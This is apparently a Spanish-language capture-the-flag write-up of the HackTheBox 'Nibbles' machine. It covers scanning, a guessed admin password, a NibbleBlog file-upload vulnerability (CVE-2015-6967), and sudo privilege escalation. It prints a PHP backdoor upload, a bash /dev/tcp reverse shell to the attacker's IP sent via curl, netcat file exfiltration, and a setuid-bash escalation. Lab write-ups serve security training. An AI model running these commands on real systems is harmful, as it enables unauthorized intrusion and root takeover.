

Nibbles

Máquina Linux muy fácil

0.0.1. Escaneo:

```
(kali㉿kali)-[~/machineshtb/Nibbles]
$ nmap -Pn -p- --open 10.10.10.75 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 23:49 GMT
Nmap scan report for 10.10.10.75
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 48.36 seconds

(kali㉿kali)-[~/machineshtb/Nibbles]
$
```

0.0.1. Versiones:


```
(kali㉿kali)-[~/machineshtb/Nibbles]
$ nmap -Pn -sCV -p22,80 10.10.10.75 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 23:52 GMT
Nmap scan report for 10.10.10.75
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds


(kali㉿kali)-[~/machineshtb/Nibbles]
$
```

Validamos el puerto 80 y encontramos en su código fuente un directorio



```
YouTube DeepL Translate - El m... Machine Excell Training
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
0
1
2
3
4
5
6 <!-- /nibbleblog/ directory. Nothing interesting here! -->
7
```

Ingresamos al directorio




Buscamos directorios

```
gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,sh,php,txt,htm,xml," "
```

```
Starting gobuster in directory enumeration mode
=====
/. Nibbles (Status: 200) [Size: 2987]
/.html Nibbles (Status: 403) [Size: 302]
/./ Nibbles (Status: 200) [Size: 402]
/content Nibbles (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/./htm Nibbles (Status: 403) [Size: 301]
/index.php Pasted I... (Status: 200) [Size: 2987]
/feed.php Pasted I... (Status: 200) [Size: 302]
/themes Pasted I... (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
/.php Pasted I... (Status: 403) [Size: 301]
/admin Pasted I... (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/admin.php Pasted I... (Status: 200) [Size: 1401]
/plugins Pasted I... (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/install.php Pasted I... (Status: 200) [Size: 78]
/update.php Pasted I... (Status: 200) [Size: 1622]
/README Pasted I... (Status: 200) [Size: 4628]
/languages Pasted I... (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
/LICENSE.txt Pasted I... (Status: 200) [Size: 35148]
Progress: 138421/1764480 (7.84%) [ERROR] Get "http://10.10.10.75/nibbleblog/7476.": context deadline exce
```

Enumeramos un poco la web



```
10.10.10.75/nibbleblog/content/private/config.xml

<img_resize_width type="integer">1000</img_resize_width>
<img_resize_height type="integer">600</img_resize_height>
<img_resize_quality type="integer">100</img_resize_quality>
<img_resize_option type="string">auto</img_resize_option>
<img_thumbnail type="integer">1</img_thumbnail>
<img_thumbnail_width type="integer">190</img_thumbnail_width>
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
```

```
10.10.10.75/nibbleblog/content/private/users.xml

This XML file does not appear to have any style information associated with it. The document tree i

<users>
- <user username="admin">
  <id type="integer">0</id>
  <session_fail_count type="integer">0</session_fail_count>
  <session_date type="integer">1514544131</session_date>
</user>
- <blacklist type="string" ip="10.10.10.1">
  <date type="integer">1512964659</date>
  <fail_count type="integer">1</fail_count>
</blacklist>
</users>
```

not secure 10.10.10.75/nibbleblog/admin.php

Sign in to Nibbleblog admin area

Incorrect username or password. [Forgot password](#)

Username

Password

☐ Remember me

Login

[← Back to blog](#)

al colocar varios passwords incorrectos la web me bloqueo y también en este directorio se valida el bloqueo


← → ↻ 🏠 10.10.10.75/nibbleblog/content/private/users.xml

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

This XML file does not appear to have any style information associated with it. The document tree is

```
-<users>
  -<user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">5</session_fail_count>
    <session_date type="integer">1740099484</session_date>
  </user>
  -<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.18">
    <date type="integer">1740099249</date>
    <fail_count type="integer">3</fail_count>
  </blacklist>
</users>
```

Luego de esperar el desbloqueo intento con colocar el password del nombre de la máquina nibbles y me deja ingresar



NibbleBlog CVE-2015-6967

Validamos la versión del software, este se puede ver en varias rutas como README, update entre otras, principio intente buscar un exploit que me dejara ejecutar un RCE sin autenticación basándome en la versión, pero no lo encontré, ahora que tenemos acceso puede que funcione.



este usa metasploit intentamos ver en profundidad que hace

Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)

ID:	CVE: 2015-6967	Author: METASPLOIT	Type: REMOTE	Platform: PHP	Date: 2015-10-19
Verified: ✓		Exploit: ⬇ / {}		Vulnerable App: 📄	

Vemos que parece intenta subir un plugin, generalmente cuando accedemos a un CMS o sitio web, la idea es subir un RCE y obtener un shell

```

'uri'      => normalize_uri(target_uri, 'admin.php'),
'vars_get' => {
  'controller' => 'plugins',
  'action'     => 'config',
  'plugin'     => 'my_image'
},
'ctype'    => "multipart/form-data; boundary=#{data.bound}",
'data'     => post_data,
'cookie'   => cookie
)

if res && /Call to a member function getChild\(\) on a non-object/ === res.body
  fail_with(Failure::Unknown, 'Unable to upload payload. Does the server have the My Image plugin installed?')
elsif res && !( res.body.include?('<b>Warning</b>') || res.body.include?('warn') )
  fail_with(Failure::Unknown, 'Unable to upload payload.')
end

vprint_good("#{peer} - Uploaded the payload.")

php_fname = 'image.php'
payload_url = normalize_uri(target_uri.path, 'content', 'private', 'plugins', 'my_image', php_fname)
vprint_status("#{peer} - Parsed response.")

```

Encontramos un apartado de plugins allí vemos que podemos instalar uno, hacemos uso del plugin llamado about y nos posibilita subir una imagen.




Imagen reverse shell php


acá intenté varias opciones, pero la efectiva fue copiar una php reverse shell y guardarla como un archivo .php.jpg
cp /usr/share/davtest/backdoors/php_cmd.php .

```
(kali@kali)-[~/machineshtb/Nibbles]
$ cp /usr/share/davtest/backdoors/php_cmd.php .
```


cp php_cmd.php reverse.jpg.php


```
(kali@kali)-[~/machineshtb/Nibbles]
$ cp php_cmd.php reverse.jpg.php



(kali@kali)-[~/machineshtb/Nibbles]
$ [Nibbles] 0:nc 1:bash- 2:bash*
```




al guardar cambios nos salen estos warnings



sin embargo, si vamos al directorio vemos el archivo alojado.



http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php?cmd=whoami



NOTA: También probé con exiftool, pero no me dejó ejecutar comandos.

Probamos la siguiente reverse shell con codificación en URL

bash -c "bash -i >& /dev/tcp/10.10.14.18/1234 0>&1"

<https://www.urlencoder.org/>

```
bash -c "bash -i >& /dev/tcp/10.10.14.18/1234 0>&1"
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

```
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.18%2F1234%200%3E%261%22
```

para evitar la flojera de usar burpsuite ejecuto un curl

```
curl GET "http://10.10.10.75/nibbleblog/content/private/plugins/about/profile_picture.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.18%2F1234%200%3E%261%22"
```

```
<pre></pre>
(kali@kali)-[~/machineshtb/Nibbles]
$ curl GET "http://10.10.10.75/nibbleblog/content/private/plugins/about/profile_picture.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.18%2F1234%200%3E%261%22"
curl: (6) Could not resolve host: GET
```

y tenemos acceso

```
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.75] 32830
bash: cannot set terminal process group (1342): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/about$ whoami
nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/about$ ls -la
total 40
drwxr-xr-x 2 nibbler nibbler 4096 Feb 20 20:52 .
drwxr-xr-x 8 nibbler nibbler 4096 Feb 20 20:12 ..
-rw-r--r-- 1 nibbler nibbler 355 Feb 20 20:52 db.xml
-rw-r--r-- 1 nibbler nibbler 22931 Feb 20 20:52 profile_picture.jpg
-rw-r--r-- 1 nibbler nibbler 328 Feb 20 20:16 profile_picture.php
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/about$
```

Mejoro shell y enumero máquina.

```
nibbler@Nibbles:/home/nibbler$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29 2017 .
drwxr-xr-x 3 root root 4096 Dec 10 2017 ..
-rw----- 1 nibbler nibbler 0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
-r----- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r----- 1 nibbler nibbler 33 Feb 20 18:47 user.txt
nibbler@Nibbles:/home/nibbler$
```

transfiero el archivo personal al pc
nc -w 3 10.10.14.18 555 < personal.zip
nc -l -p 555 > personal.zip

```
nibbler@Nibbles:/home/nibbler$ nc -w 3 10.10.14.18 555 < personal.zip
nibbler@Nibbles:/home/nibbler$

(kali㉿kali)-[~/machineshtb/Nibbles]
$ nc -l -p 555 > personal.zip

(kali㉿kali)-[~/machineshtb/Nibbles]
$ ls
personal.zip  php_cmd.php  reverse.jpg.php

(kali㉿kali)-[~/machineshtb/Nibbles]
$
```

Descomprimo el archivo y encuentro monitor.sh
unzip personal.zip

```
(kali㉿kali)-[~/machineshtb/Nibbles/person/personal/stuff]
$ ls -la
total 12
drwxr-xr-x 2 kali kali 4096 Dec 11 2017 .
drwxr-xr-x 3 kali kali 4096 Dec 11 2017 ..
-rwxrwxrwx 1 kali kali 4015 May 8 2015 monitor.sh

(kali㉿kali)-[~/machineshtb/Nibbles/person/personal/stuff]
$
```

también me di cuenta que hacer esto fue una pérdida de tiempo porque también podía descomprimir en la máquina y ver los permisos del archivo monitor

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
  creating:  personal/
  creating:  personal/stuff/
  inflating:  personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls
personal  personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cd personal/
nibbler@Nibbles:/home/nibbler/personal$ ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff/
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

Adicionalmente, al realizar un `sudo -l` encontramos que podemos ejecutar como root este script lo cual significa que podemos inyectar un comando para que me dé root en este script, sea por medio de un permiso `suid` a la `bash` o una reverse shell.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

como tenemos full permisos añado un `suid` a la `bash` en `monitor`

`echo "chmod u+s /bin/bash" > monitor.sh`

```
tuff$ echo "chmod u+s /bin/bash" > monitor.sh
tuff$
```

ejecuto el script y escalo privilegios

`sudo /home/nibbler/personal/stuff/monitor.sh`

`/bin/bash -p`

```
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "chmod u+s /bin/bash" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
nibbler@Nibbles:/home/nibbler/personal/stuff$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3#
```

Conclusión: Máquina sumamente fácil, una de las más sencillas que he realizado, lo único difícil es saber cuál es el password para acceder al NibbleBlog, se utiliza importantes métodos para tener una reverse Shell por

medio de la subida de una imagen, codificación básica de una reverse shell en formato URL y escalamiento básico de privilegios.